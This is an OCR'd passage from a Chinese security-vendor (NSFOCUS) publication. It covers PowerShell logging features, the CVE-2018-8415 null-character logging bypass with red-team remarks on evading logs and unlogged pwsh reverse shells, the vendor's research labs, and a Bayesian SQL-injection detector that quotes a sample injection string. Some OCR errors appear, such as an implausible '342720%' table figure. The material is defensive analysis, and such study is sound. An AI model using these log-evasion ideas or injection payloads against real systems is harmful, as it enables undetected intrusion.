
PowerShell 模块日志可以配置为记录所有的 PowerShell 模块



的活动情况，包括单一的 PowerShell 命令、导入的模块、远程管理等。可以通过 GPO 进行启用模块日志记录。

或者设置以下注册表项具有相同的效果：

- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging → EnableModuleLogging = 1
- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging \ModuleNames → * = *



模块日志记录了 PowerShell 脚本或命令执行过程中的 CommandInvocation 类型和 ParameterBlinding 内容，涉及执行过程和输入输出内容，模块日志功能的加入几乎可以完整的记录下 PowerShell 执行日志，给日志分析预警监测带来了极大的方便。


从攻防发展的历史来看，此版本出现后攻击者也考虑了其他方式来躲避日志记录，比如使用大量的混淆算法来进行模糊处理。

### 4. PowerShell v5 提供反混淆功能

PowerShell v5 加入了 CLM 和 ScriptBlock 日志记录功能，能去混淆 PowerShell 代码并记录到事件日志，有效的抵御之前的攻击手段，这个时期，攻击思路更多的体现在如何降级到 PowerShell v2 版本。

随着 PowerShell 攻击技术的不断成熟，攻击者为了规避防护和日志记录进行了大量的代码混淆，在执行代码之前很难发现或确认这些代码实际上会做些什么事情，给攻击检测和取证造成了一定的困难，因此微软从 PowerShell5.0 开始加入了日志转储、ScriptBlock 日志记录功能，并将其归入到事件 4104 当中，ScriptBlock Logging 提供了在事件日志中记录反混淆的 PowerShell 代码的能力。

由于脚本代码在执行之前需要进行反混淆处理，ScriptBLock 日志就会在实际的代码传递到 PowerShell 引擎执行之前进行记录，所



以在很多的集中化日志系统一旦捕捉到可疑的日志时就能够及时的进行告警，当然个人觉得在样本分析应急取证方面也可以进行利用。

启用脚本块日志可以以管理员权限运行 PowerShell v5，并运行以下命令即可：

```
Install-Module -Name scriptblocklogginganalyzer -Scope
CurrentUser
set-SBLLogSize -MaxSizeMB 1000
Enalbe-SBL
```

或者通过 GPO 启用 PowerShell 脚本块日志记录功能并记录脚本文件的调用信息：

当然也可以通过修改以下注册表选项来开启：


- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging → EnableScriptBlockLogging = 1

PowerShell 5.0 支持 Windows 7/2008 R2 及更高版本的操作系统。虽然 PowerShell 5.0 的许多增强日志记录功能都被反向移植到 4.0 版，但还是建议在所有 Windows 平台上安装 PowerShell 5.0。PowerShell 5.0 包含 4.0 中未提供的功能，包括可疑的脚本块日志记录。


### 5. PowerShell v6 新的攻击面 pwsh

PowerShell v6 出于功能需求，提供了更全面的系统覆盖能力，同时也暴露了新的攻击面 --- pwsh。

由于 PowerShell 在 Linux 和 MacOS 等操作系统上的支持在 MacOS 上安装（pwsh），处于安全性考虑日志记录作为必不可少的一部分，PowerShell 使用本机 os_log API 登录 Apple 的统一日志记录系统。在 Linux 上，PowerShell 使用 Syslog，微软将此上升成为一种几乎全平台支持的日志记录解决方案。



攻击思路（红队视角）：powershell 加入其他系统当中在给管理员带来便利的同时无疑也增大了这些系统的攻击面，而且在现有最新版本中日志记录方面也并没有做的特别到位，我在进行相关测试的时候发现若 PowerShell 执行报错就会有日志产生，但程序正常执行没有报错的情况下，syslog 中只会存在 “PowerShell console is starting up” 和 “PowerShell console is ready for user input”，比如进行简单反向 shell 就又多了一种方法，且并未记录到本地执行反弹 PWSH 的操作。




## 6. CVE-2018-8415 日志记录绕过漏洞


*A tampering vulnerability exists in PowerShell that could allow an attacker to execute unlogged code.To exploit this vulnerability, an attacker would need to log on to the affected system and run a specially crafted application.The security update addresses the vulnerability by correcting log management of special characters.*

微软对此漏洞的描述和评定为重要（未到严重级别），利用此漏洞，攻击者通过构造代码可以绕过我们上述所描述的脚本块日志记录功能。通过 github 上的补丁描述，此漏洞影响 PowerShell 核心全版本（包括 pwsh 等），补丁修复方案只是以 unicode 方式将 \u0000 替换成了 \u2400。如下图所示，从补丁中的这段注释已经可以推测此漏洞的原理了，简单来说，就是空字符截断导致 ScriptBlock 日志对命令记录时发生了异常终止了记录。

漏洞发现者 @Malwrologist 早在 7 月就曾在自己的 twitter 上就对该问题进行了披露，我们根据作者思路对漏洞进行复现，发现该



漏洞由于空字符限制只能在脚本运行时生效，Command-line 环境由于自身限制导致是无法依靠单一的 PowerShell 命令完成漏洞利用的，当然同样也发现在命令拼接的多条命令执行中 4103 事件日志无法完美截断，单一的键值内容还是会被记录下来。




攻击思路（红队视角）：虽然此漏洞利用后还会有键值内容被记录下来，但实际攻击场景中攻击脚本代码为了实现相关功能都具备复杂的执行逻辑，再者由于 4103 事件日志不具备反混淆记录的能力，想要从大量的混淆键值记录数据中还原脚本功能和攻击意图会产生很高的分析成本，因此该漏洞依旧具有很好的攻击利用价值。

## 7. 总结

PowerShell 其实已经被广泛运用于不同规模的攻击活动，无论是下载器中、内网横向扩展中、权限维持系统后门中，甚至 MuddyWater、FruityArmor 等多个 APT 组织的攻击事件中都被使用，可以预见再未来几年仍是攻击热点技术。PowerShell 事件日志作为企业在此方面进行监测预警的重要数据支持必须充分发挥作用，建议企业用户保持 PowerShell 事件查看器处于最新版本，并启用 ScriptBlock 日志等功能来加强防御。

绿盟科技伏影实验室将持续跟踪分析最新的攻防对抗技术和威胁风险，非常欢迎对各类攻防对抗技术感兴趣的同学与我们进行交流!

## 8. 参考文章

[1] https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

[2] https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8415

[3] https://github.com/PowerShell/PowerShell/pull/8253

[4] https://twitter.com/DissectMalware/status/1016462916059631616

# 天枢实验室

## NSFOCUSTIANSHULAB

天枢实验室聚焦安全数据、AI 攻防等方面研究，以期在“数据智能”领域获得突破。近年来，天枢实验室独家发布了《2017 网络安全观察》、《2018 上半年网络安全观察》等研究报告，并与电信云堤联合发布《2017 DDoS 与 Web 应用攻击态势报告》，与平安金融安全研究院联合发布《2017 金融科技安全分析报告》，为行业安全技术应用提供了前瞻性建议。

# 数据智能助力网络安全

## ——带你走进天枢实验室

绿盟科技 天枢实验室

### 1. 成立背景

当前的安全体系仍然高度依赖人力投入，无论是设备使用的规则和签名、安全漏洞的检测和修补、还是安全告警的分析和响应，甚至是威胁情报，本质上都需要安全专家投入巨大精力对已知攻击和威胁进行深入的分析。随着黑客攻击的自动化程度越来越高，通过简单的变异绕开已知规则和签名的检测已经不是什么技术难题。同时，APT 等隐蔽和创新的攻击方法也越来越多地成为传统安全防护系统的盲点，安全警报的数量也成为安全团队的巨大负担。显然，仅依靠传统的安全技术或人工专业知识已经无法有效应对当前的威胁环境。

日益兴起的大数据、机器学习、人工智能等智能分析技术正为推进网络安全技术变革、解决类似问题带来技术上的可能。它们具有从已知数据中自动提取特征、构建模型识别异常的超常能力，不仅能大大降低了人工分析的工作量，提高威胁检测和处置效率，还有助于发现藏匿在海量正常数据中的未知的威胁。

依托“智慧安全 2.0”战略的实施，公司取得了不少运用大数据与智能分析技术解决网络安全问题的成果，更看到了其巨大潜力。在此背景下公司成立天枢实验室意在汇聚内外部力量，全面推进大数据和智能分析技术在网络安全中的应用研究，以期创造更大价值。

### 2. 实验室定位

天枢星是北斗七星中的智星，实验室取名“天枢”集中体现其在公司智慧安全研究中的核心地位，更体现其研究成果在安全防护体系中的重要价值。天枢实验室秉承“以数据驱动安全，以智慧引领安全”的思想，聚焦运用大数据、机器学习、人工智能等前沿技术和思想解决网络安全问题，着重关注如何运用大数据和智能分析技术提高安全研究团队的攻防对抗效率，如何提升安全产品的威胁检测与防护能力，如何缩短安全运营团队的威胁响应与处置时间。

实验室将统筹推进大数据和智能分析技术相关的安全研究体系建设、攻防技术研究，以及技术成果的推广应用，以期在“数据智能”领域取得突破性成果，持续地为客户输出能力和价值。

### 3. 研究方向

实验室的重点研究方向包括技术支撑体系建设与攻防技术研究两大方面。

#### 3.1. 技术支撑体系建设

基于大数据和智能分析技术的安全研究需要以海量的安全数据与高性能分析平台作为基础，研究体系建设主要包括安全数据和大数据分析平台两方面。

安全数据整备主要是为基于大数据的安全研究和技术应用提供

数据支持，主要包括数据持续获取、自动化整理、存储维护、输出共享等方面。涉及的数据类型包括安全知识、威胁情报、训练和测试样例集等。在前期的威胁情报中心建设和智能分析算法的研究过程中，公司已经建立了相关的数据处理系统和数据库，后续实验室将持续进行丰富和完善。

大数据分析平台建设主要是为研究人员进行算法研究提供方便可靠的软硬件平台，包括硬件设备、大数据组件、机器学习与人工智能算法、平台管理软件等。

### 3.2. 智能安全技术研究

大数据、机器学习、AI 等智能分析技术在数据处理速度、特征提取和异常检测方面相较人类具有无法比拟的优势，该方向的研究就是要充分利用计算机和智能分析算法的技术特长来弥补人类的不足，提升攻防对抗能力。根据应用场景和对象的不同，大致将研究分为威胁分析技术、威胁检测技术和威胁响应与处置技术三大方面。

（1）智能威胁分析技术

目前，多数的安全能力来源于安全研究员对样本、漏洞、流量的持续手动分析，包括攻击特征提取、设备规则生产、漏洞挖掘等无不如此。手动分析工作不仅对人员水平要求很高，而且效率低下。利用大数据、机器学习和 AI 等智能分析技术可大幅减少安全人员此类工作负担。在威胁特征提取、样本家族分析、网页分类方面行业已经进行了一些成功实践。可行的方向还包括自动化漏洞挖掘、代码漏洞检测、攻击组织挖掘、全网态势分析等。

（2）智能威胁检测技术

基于规则的威胁检测普遍存在规则生产周期长、检测规则容易被绕过、无法检测未知威胁等问题。机器学习、AI 技术非常擅长从正常模式中识别异常值，支持从海量的已知数据中自动识别威胁特征、构建检测模型，无需人工生产规则，检测效率更高，更好的支持未知异常识别。此类研究是当前智能分析技术在网络安全中应用最广的方面，在恶意域名检测、隐秘通道发现、web 攻击检测、异常流量识别、UEBA 等方面都有不错的成果。后续研究可在更大范围内研究智能检测方法。

（3）智能威胁响应与处置技术

安全告警处置与事件响应是另一个困扰安全团队的难题。当前的安全设备产生大量的告警，对其各种攻击元素进行系统分析，作出准确的判断并进行适当的处置，需要耗费的时间和精力早已远超安全专家所能承受的范围。相比之下计算机智能更适合全面持续地监控系统，当出现威胁时快速对各种因素进行关联分析，并给出决策建议。持续监控和机器智能辅助专家决策是自适应安全体系的核心思想。该方向的研究包括事件推理、智能决策、自动化策略编排等。

## 4. 合作计划

智慧安全是极具挑战的研究方向，需要汇聚行业智慧共同推进。实验室本着“开放、合作、共赢”原则，真诚希望与产学研机构和行业同仁展开广泛的合作与交流，共同推进网络安全能力建设，共创安全的网络空间环境。

# 数据为本，聚焦安全威胁

绿盟科技 天枢实验室

## 一 . 行业背景

近年来，互联网技术得到了飞速的发展。同时，网络攻击的方法也越来越复杂。因此，检测并防御来自内网与外网的威胁变得越来越重要。在网络中部署了很多安全设备用来检测网络攻击行为，如防火墙，入侵防御系统（Intrusion Prevention System，IPS）等。

传统的安全分析大都仅针对样本数据进行分析，采用基于特征的方法，使用“特征”，如 Hash 值，来检测网络中的恶意行为。基于特征的方法被广泛应用于反病毒软件中。通过检测网络中或者下载到电脑中的文件的特征，反病毒软件可以对含有已知恶意特征的文件给出报警。基于特征的检测方法对于已知的恶意样本检测精度非常高，具有很低的误报率。但是这种方法只能检测已知的攻击，开发人员必须要不断地维护和升级特征库来提高检测能力，而攻击者可以通过不断对恶意文件进行修改来绕过防御系统来实行攻击。当“互联网 +”时代来临，未知威胁来临、内部威胁增多，网络边界逐渐模糊化甚至消失后，传统的安全静态、被动、基于防御思维的安全模型对未知威胁的检测必然乏力，已经不能够应对当前网络安全的趋势。而未知威胁由于政治和经济利益，将更加猖獗。因此，彻底打破旧的安防体系，变被动防御为主动感知和主动防御，是现代安全架构需要实现的突破。

Garnter 指出，在持续攻击时代，企业需要完成对安全思维的根本性转换，从“应急响应”到“持续响应”。前者认为攻击是偶发的，一次性的事故，而后者则认为攻击是不间断的，黑客渗透系统和信

息的努力是不可能完全拦截的，系统应承认自己时刻处于被攻击中。为面向高级攻击而实现真正的自适应及基于风险的响应，下一代安全防护程序的核心一定是持续的，主动监控和可视化将持续分析攻击痕迹。从最近这两年 RSA 大会和 Blackhat 大会的情况来看，采用基于行为的分析来侦测高级威胁已经是业界共识。同时，网络环境极为复杂，APT 攻击以及其他一些网络攻击可以通过对从不同数据源的数据进行搜索和分析来对安全威胁加以甄别。要做到这一点，就需要对一系列数据源进行监控，包括 DNS 数据，命令与控制（C2），黑白名单等。因此，网络安全正朝着大数据化发展。

网络安全的大数据化主要体现在以下三个方面：

1）数据量越来越大：网络已经从千兆迈向了万兆，网络安全设备要分析的数据包数据量急剧上升。同时，随着 NGFW 的出现，安全网关要进行应用层协议的分析，分析的数据量更是大增。与此同时，随着安全防御的纵深化，安全监测的内容不断细化，除了传统的攻击监测，还出现了合规监测、应用监测、用户行为监测、性能监测、事务监测等，这些都意味着要监测和分析比以往更多的数据。此外，随着 APT 等新型威胁的兴起，全包捕获技术逐步应用，海量数据处理问题也日益凸显。

2）速度越来越快：对于网络设备而言，包处理和转发的速度需求更快；对于安管平台、事件分析平台而言，数据源的事件发送速率（EPS，Events per Second，事件数每秒）越来越快。

3）种类越来越多：除了数据包、日志、资产数据，还加入了漏洞信息、配置信息、身份与访问信息、用户行为信息、应用信息、业务信息、外部情报信息等，数据种类比传统的防御方法更加丰富。

大数据分析和机器学习方法的兴起，带来了变革的工具和思想基础。大数据分析和机器学习技术能够根据已有数据感知和预测未来，也就是说利用已有的海量攻击数据提取特征并构建出有效的模型，再根据模型实时监测网络流量，识别出异常行为，预测安全风险。天枢实验室正是在这样的时代背景下成立的。

## 二 . 研究方法

### 2.1 大数据安全和安全大数据

大数据与安全的关系包括两部分：大数据安全和安全大数据。大数据安全指的是大数据本身的安全。由于大数据需要存储在分布的节点上，所以如何保证存储着大数据的节点不被黑客攻破，存储的数据不会被盗取或者篡改，分布节点的稳定性等是大数据安全研究的范畴。安全大数据需要针对已经获得的数据采用统计分析、规则学习和机器学习等方法进行分析，以发现其中的异常。当前，天枢实验室主要研究安全大数据分析。

### 2.2 安全大数据的应用流程

安全大数据的应用流程大体分为两大部分，其一为感知，其二为分析与响应。在感知层面，针对不同场景，需要保证的是数据的覆盖度、关联度和可信度。在分析与响应部分，需要保证的是分析的

发现能力、调查的问责能力和响应的及时性与彻底性。




图 2.1 安全大数据的应用流程

### 2.3 安全大数据之看见

安全大数据的感知能力决定了后续分析的深入程度和分析结果的可用性。安全大数据的来源方式主要包括主动探测、被动监测、设备上传和开源爬取四大类型。安全大数据的细分种类繁多，但仍


图 2.2 安全大数据分类一览

可试图用三个范围、两个空间和身份与行为来概括。

三个范围：内网数据、内外交互数据和互联网数据。

两个空间：主机空间、网络空间和现实空间。

身份与行为：行为主体、行为属性和行为客体。

### 2.4 安全大数据之洞见

NIST 在 2012 年发布的《Computer Security Incident Handling Guide》提出事件响应过程的四大要素，包括数据与分析准备工作（preparation），检测与分析（detection and analysis），响应，其手段包括攻击抑制、脆弱性根治和业务恢复（containment, eradication and recovery）和事后总结（post-incident activity）。安全大数据分析的及时性、准确性和可用性直接决定了应急响应的效率与效果。安全大数据分析的从业者往往需要思考如下几个问题：

（1）我们的分析是否具备足够的发现能力？安全从业者需要面对事件场景包括攻击事件与违规事件，又可以细分为内 / 外部人员对业务系统的攻击、误用和滥用。事件相关数据的广度与深度、攻击 / 异常检测算法的准确性、自身业务系统的建模能力和分析系统的钻取能力都与分析的发现能力息息相关。

（2）我们的调查是否具备问责能力？应急响应的长期目标是提升自身系统的安全健壮性，短期目标则是抑制 / 消除攻击危害和对脆弱性进行修复。只有明确攻击 / 异常的身份与权属，才能更好地定位问题、深度溯源或敦促相关内部人员进行修复和改进安全防护，最终

达到威慑 / 处罚攻击者 / 违规者和改善安全架构的目标。

（3）我们的响应是否具备及时性与彻底性？安全攻防的战争从本质上说是攻防成本的对抗。应急响应的及时性会大幅提升攻击者的投入成本，降低攻击者的短期投入产出比。而应急响应的彻底性，则是做好事后总结和反哺安全建设，并在行业内进行情报和经验共享，降低攻击手段重复利用的有效性，增大攻击手段的研发成本，最终降低攻击者的长期期投入产出比。安全大数据分析通过攻击者画像、攻击向量识别和 TTP（Tactics, Techniques, and Procedures）提取，形成安全知识和经验，将会起到关键性的作用。

## 三 . 研究方向综述

天枢实验室立足安全大数据，借助大数据分析方法和机器学习 / 深度学习算法深耕安全威胁分析。通过合理量化绿盟科技多年来的安全经验和研究员们的安全直觉，充分发挥机器智能，扩大威胁发现产出和加速威胁研判过程。在研究方向上，主要有应用场景和应用阶段两个维度。在应用场景这个维度上，一“内”，表示在企业侧或行业客户侧的本地分析；一“外”，表示在大网中的威胁发现和威胁跟踪。而在应用阶段这个维度上，主要分为算法应用和威胁研判两个主要方向，前者主要是利用算法模型解决威胁发现的问题，后者主要是利用大数据能力和数据服务能力，关联威胁线索，提炼威胁指标，加速研判过程。下图为本实验室在这两个维度上的一些细分研究方向。





图 3.1 研究方向

## 总结

安全大数据是天枢实验室的立足之本，绿盟科技十余年的攻防知识和成熟的算法应用经验是其内核动力。安全厂商的核心价值在于信任的传递和能力的交付，距离公司提出 P2SO 的转型战略也过去了三年，天枢实验室将继续秉承数据服务于人的初心，做好算法和大数据系统的落地应用，拨开数据的繁杂，打破数据的桎梏，让安全大数据回归安全本身，让安全回归人。

# 海量攻击数据的拟合实践

绿盟科技 天枢实验室

## 一 . 简介

攻防的世界永远是不对等的。威胁情报的理念是从交换和价值传递方向上去解决这个问题，起码让“下一个受害者”做到及时止损。从六度空间的理论来说，如果第一个受害者或安全研究员发现了威胁，最多只需要传递六次就能到达“第二个受害者”。如果将所有安全大数据比喻成一座冰山，威胁情报传递的仅仅是浮在水面上的一角，尤其是水下冰山中的海量攻击数据，拥有巨大的开采价值。安全厂商通过各种多段在多年内累积的攻击数据，里面包含了大量的攻击行为，是天枢实验室的发力点之一。其中一个很重要的发力方向就是利用数据科学方法，去拟合攻击者的思维和攻击特征，最终形成设备和平台的检测能力。

## 二 . 海量攻击数据的拟合实践

### 2.1 传统拟合手段

这里我们先以防御 SQL 注入为例，来讲述目前 WEB 防护的几种防护手段。因为 SQL 注入可以说是目前大家最为关注的 WEB 安全防护功能之一，用作对比对象非常的适合。就目前防御 SQL 注入攻击的算法，大致可以分类为正则表达式检测方法和语义分析检测算法。

#### 2.1.1 正则表达式检测方法

正则防护是传统检测引擎普遍使用的防护方法，通过使用正则表达式来识别攻击语句，有着悠久的攻与防的历史。通过正则表达式，安全防护设备能够迅速完成对规则的增删改，来响应突发问题。但是这种检测方式有着先天性的几大问题。

第一个问题是维护成本高、用户体验差。正则检测是一种非常考验正则编写者对于攻击理解的检测方式，所以它强依赖于编写者的安全功底。如果编写者对于攻击内容以及相关的边界知识不甚理解，那么编写的防御正则很有可能被多种方式绕过。而且正则检测所积累的规则是一个线性增长的过程，这个过程是趋于无限的。那么在这无限的规则中，很难保证规则之间不出现冲突。这就有可能出现，一个防护规则由于与另一个新加入的规则冲突，从而导致失效的尴尬境地。这样东补一下，西补一下的状态，最终将自己置于一团乱麻当中，无法解脱。还有就是，客户在面对上百条的规则时应该如何选择，怎么选择才能达到最优效果。

第二个问题就是易绕过。正则表达式的编写完全依赖于人的编写，而人的认知都是主观且存在盲点的。即便编写者是一个高级安全研究者，他也有一些未知的盲点，同时编写过程中也会受限于正则

语法，很难比较完整的覆盖整个攻击结构，而且还需要考虑到误报对正常业务的影响。

第三个问题是误报高。由于正则表达式检测方法基于多条正则完成匹配攻击过程，很大程度上存在误报的问题。例如 select the best students from this class as the student union representative，这句话几乎所有的正则引擎都会因为检测到 select、from 和 union 的组合而判定该语句为 SQL 注入。

2.1.2 语义分析检测方法

语义分析检测方法是最近比较热门的检测 SQL 注入方法，其主要思路就是在防护端模拟一个 SQL 解释器，将所有输入内容使用解释器检测，判断是否存在非法的 SQL 语句。该方法在先天上避免了很多正则检测方法的缺陷，所以笔者比较倾向于这种检测方法更准确。

但基于语义分析的检测方法的一个重要问题是机动性差。试想在 SQL 注入一种攻击上就要实现一个 SQL 检测引擎，那么 XSS 呢？PHP 代码执行呢？JAVA 代码执行呢？即便它是一个非常轻量级的引擎，但是要覆盖到目前市面上所有主流的攻击，笔者脑海中想象到的那画面只有四个字——疲于奔命。

这种极强的单一性从侧面还反应出了另一个问题，就是性能。在某一种攻击的检测上，这种方法可以做到比正则引擎快几十倍，但是如果多种攻击类型叠加呢？

综上所述，这种攻击类型虽然很好的解决了准确的问题，但是他也同时面临机动性差和多种攻击类型叠加所导致性能线性下降的问题。

## 2.2 吸星攻击检测引擎

吸星引擎是一种全新思路的攻击检测引擎，使用机器学习的方法来识别攻击行为，能够更准确的识别攻击行为，解决传统攻击检测引擎高误报、易绕过、难维护、性能差的尴尬问题。吸星的特点总结起来就是三个字，快、准、稳，详细的特点介绍将在后面给出。

2.2.1 吸星检测原理

吸星攻击检测引擎采用基于朴素贝叶斯方法优化实现统计概率模型，通过统计出的概率模型对攻击语句进行识别。下面我们以 SQL 注入攻击为例，来讲解吸星的检测原理。

“-1 and union select password from admin —+”，这是一个标准的 SQL 注入语句，我们以单词的形式拆分他们后变成：-1、union、select、1、123、2、--、+。通过朴素贝叶斯公式：

P(D|h+)=P(W1|h+)*P(W2|h+)*P(W3|h+)… 、P(D|h-)=P(W1|h-)*P(W2|h-)*P(W3|h-)… （其中 D 为整个文本，h+/h- 分别代表攻击和非攻击，W1 代表 D 中的第一个单词，以此类推），我们可以得到这样的计算式：p(-1 union select 1,123,2 --+|h+) = p(-1|h+) · p(union|h+) · p(select|h+) · p(1|h+)…，类似可以得到 h- 时的概率，比较两者大小，概率大的便是结果分类。p(select|h+) 这种单词的概率值，我们可以通过使用收集到的攻击 payload 来统计出大概的概率值。同理，h- 我们可以通过统计正常的访问请求内容来统计概率值。

### 2.2.2 吸星的特点

吸星引擎最大的设计亮点在于，使用更高纬度的规则——行为特征，来判断是否为攻击。用攻击行为来检测攻击，这就像用黄色皮肤来判定黄种人一样。

在实际测试的案例当中（这里仍以 SQL 注入为案例），现有正则引擎的 WAF 与吸星在常规 SQL 注入攻击语句检测方面没有太多的差别，但是在未知的 bypass 方式检测中，吸星可以检测出绝大部分的绕过语句，而常规的 WAF 却只能检测到极少部分的。我们测试的结果带有复杂绕过方法的 SQL 语句，吸星的检测率是 90% 左右，而传统 WAF 只有 40% 左右。这还是已经市场化的 WAF 拥有比较完善的正则数目，而吸星则还是 demo 阶段只有一万三千条左右语料的情况下达到的效果。下表为吸星与基于正则表达式的检测引擎的误漏报效果和性能对比，其中漏报测试使用 7442 条攻击语句进行测试，误报测试使用 1458625 条正常访问进行测试。

| 测试项目 | 单条测试 1 or 1=1 | 漏报测试（7442 条数据） | | 误报测试（1458625 条数据） | |
|---|---|---|---|---|---|
| | 耗时 | 漏报率 | 耗时 (s) | 误报率 | 耗时 (s) |
| 吸星 | 0.000012 | 0.026874% | 0.055028 | 0.000754% | 0.889662 |
| 传统 WAF | 0.000115 | 0.604676% | 0.055290 | 342720% | 3.040456 |

表 2.1 吸星与传统 WAF 的检测结果对比

在达到较高的检测率的同时，吸星的灵活性也是极为可观的。对于不同种的攻击类型，只需要向吸星提供一定数量的该种攻击类型的 payload 代码用于学习，吸星便可以检测此种攻击。这样的情况下，我们只需要一些安全工程师用一些零散的时间收集相关的 payload，就可以完成检测方案的提交。相比于原来需要高等级的安全工程师绞尽脑汁写正则的过程来说，吸星的后期维护成本是极低的。

## 2.3 基于流量的 Webshell 检测

